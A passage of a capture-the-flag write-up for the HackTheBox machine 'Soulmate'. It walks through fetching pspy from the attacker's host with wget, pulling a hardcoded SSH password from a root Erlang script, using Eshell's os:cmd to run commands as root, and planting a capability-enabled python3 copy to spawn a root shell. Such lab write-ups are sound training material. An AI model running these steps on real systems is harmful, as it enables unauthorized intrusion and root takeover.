-rwxrwxr-x 1 gunzf0x gunzf0x      23 Sep  8 16:29 test.php
and in the victim machine we download it using wget and assignt to the downloaded file execution permissions:
www-data@soulmate:~$ wget http://10.10.16.80:8000/pspy64 -O /tmp/pspy64 -q && chmod +x /tmp/pspy64
We can then execute pspy and we can see something:
www-data@soulmate:~$ /tmp/pspy64

<SNIP>
2025/09/08 20:07:19 CMD: UID=0     PID=1137   | /usr/local/lib/erlang_login/start.escript -B -- -root /usr/local/lib/erlang -bindir /usr/local/lib/erlang/erts-15.2.5/bin -progname erl -- -home /root -- -noshell -boot no_dot_erlang -sname ssh_runner -run escript start -- -- -kernel inet_dist_use_interface {127,0,0,1} -- -extra /usr/local/lib/erlang_login/start.escript
<SNIP>
Besides other scripts being executed to clear the web, there is an /usr/local/lib/erlang_login/start.escript script; apparently an Erlang script.
We have reading permissions over this file:
www-data@soulmate:~$ ls -la /usr/local/lib/erlang_login/start.escript

-rwxr-xr-x 1 root root 1427 Aug 15 07:46 /usr/local/lib/erlang_login/start.escript
And if we read this file we get:
#!/usr/bin/env escript
%%! -sname ssh_runner

main(_) ->
    application:start(asn1),
    application:start(crypto),
    application:start(public_key),
    application:start(ssh),

    io:format("Starting SSH daemon with logging...~n"),

    case ssh:daemon(2222, [
        {ip, {127,0,0,1}},
        {system_dir, "/etc/ssh"},

        {user_dir_fun, fun(User) ->
            Dir = filename:join("/home", User),
            io:format("Resolving user_dir for ~p: ~s/.ssh~n", [User, Dir]),
            filename:join(Dir, ".ssh")
        end},

        {connectfun, fun(User, PeerAddr, Method) ->
            io:format("Auth success for user: ~p from ~p via ~p~n",
                      [User, PeerAddr, Method]),
            true
        end},

        {failfun, fun(User, PeerAddr, Reason) ->
            io:format("Auth failed for user: ~p from ~p, reason: ~p~n",
                      [User, PeerAddr, Reason]),
            true
        end},

        {auth_methods, "publickey,password"},

        {user_passwords, [{"ben", "HouseH0ldings998"}]},
        {idle_time, infinity},
        {max_channels, 10},
        {max_sessions, 10},
        {parallel_login, true}
    ]) of
        {ok, _Pid} ->
            io:format("SSH daemon running on port 2222. Press Ctrl+C to exit.~n");
        {error, Reason} ->
            io:format("Failed to start SSH daemon: ~p~n", [Reason])
    end,

    receive
        stop -> ok
    end.
It is a script attempting to connect using SSH to port 2222.
Where the line:
{user_passwords, [{"ben", "HouseH0ldings998"}]},
Shows a password for ben user: HouseH0ldings998.
We can check if this passwords works for SSH and ben user with NetExec:
❯ nxc ssh soulmate.htb -u ben -p 'HouseH0ldings998'

SSH         10.129.79.116   22     soulmate.htb     [*] SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.13
SSH         10.129.79.116   22     soulmate.htb     [+] ben:HouseH0ldings998  Linux - Shell access!
It worked.
Use these credentials to log into the victim machine as ben user:
❯ sshpass -p 'HouseH0ldings998' ssh -o stricthostkeychecking=no ben@soulmate.htb

Warning: Permanently added 'soulmate.htb' (ED25519) to the list of known hosts.
Last login: Mon Sep 8 20:15:44 2025 from 10.10.16.80
ben@soulmate:~$
We can grab the user flag.
Root Link to heading
If we check the Erlang script, it is attempting to connect internally to port 2222. We can check if this port is internally open:
ben@soulmate:~$ ss -nltp | grep 2222

LISTEN 0      5          127.0.0.1:2222       0.0.0.0:*
It is.
We can connect internally to this port using the provided credentials:
ben@soulmate:~$ ssh ben@localhost -p 2222

The authenticity of host '[localhost]:2222 ([127.0.0.1]:2222)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:2222' (ED25519) to the list of known hosts.
ben@localhost's password: HouseH0ldings998

Eshell V15.2.5 (press Ctrl+G to abort, type help(). for help)
(ssh_runner@soulmate)1>
It is using Eshell.
With a little bit of research, we find this blog that explains how to execute system commands in Eshell. In short, the provided syntax is:
os:cmd("<system command>").
We can then test this command in the SSH internal connection:
(ssh_runner@soulmate)3> os:cmd("id").

"uid=0(root) gid=0(root) groups=0(root)\n"
It is running as root, and it’s the original machine:
(ssh_runner@soulmate)5> os:cmd("hostname -I").

"10.129.79.116 172.18.0.1 172.17.0.1 172.19.0.1 \n"
We are already root… GG?
We could already grab the root flag at /root directory, but I would like to get a shell outside Eshell. To get a shell outside the SSH internal connection, I will try to create a python3 binary copy, and assign capabilities to that copy. We will do this creating a simple Bash script and naming it /tmp/exploit. For this purpose, we can get a new SSH connection into the victim machine and run:
❯ sshpass -p 'HouseH0ldings998' ssh -o stricthostkeychecking=no ben@soulmate.htb
Last login: Mon Sep 8 20:29:31 2025 from 10.10.16.80

ben@soulmate:~$ echo -e '#/bin/bash\n\ncp $(which python3) /tmp/gunzf0x; sudo setcap cap_setuid+ep /tmp/gunzf0x' > /tmp/exploit && chmod +x /tmp/exploit
Then, back to the Eshell as root, execute the malicious /tmp/gunzf0x script:
(ssh_runner@soulmate)6> os:cmd("/tmp/exploit").
If we check /tmp directory, our malicious file is there:
ben@soulmate:~$ ls -la /tmp

total 8884
drwxrwxrwt 12 root     root        4096 Sep  8 20:31 .
drwxr-xr-x 18 root     root        4096 Sep  2 10:27 ..
-rwxrwxr-x  1 ben      ben           85 Sep  8 20:29 exploit
drwxrwxrwt  2 root     root        4096 Sep  8 16:44 .font-unix
-rwxr-xr-x  1 root     root     5937768 Sep  8 20:31 gunzf0x
<SNIP>
Finally, use it to escalate privileges outside Eshell:
ben@soulmate:~$ /tmp/gunzf0x -c 'import os; os.setuid(0); os.system("/bin/sh")'
# whoami

root
~Happy Hacking.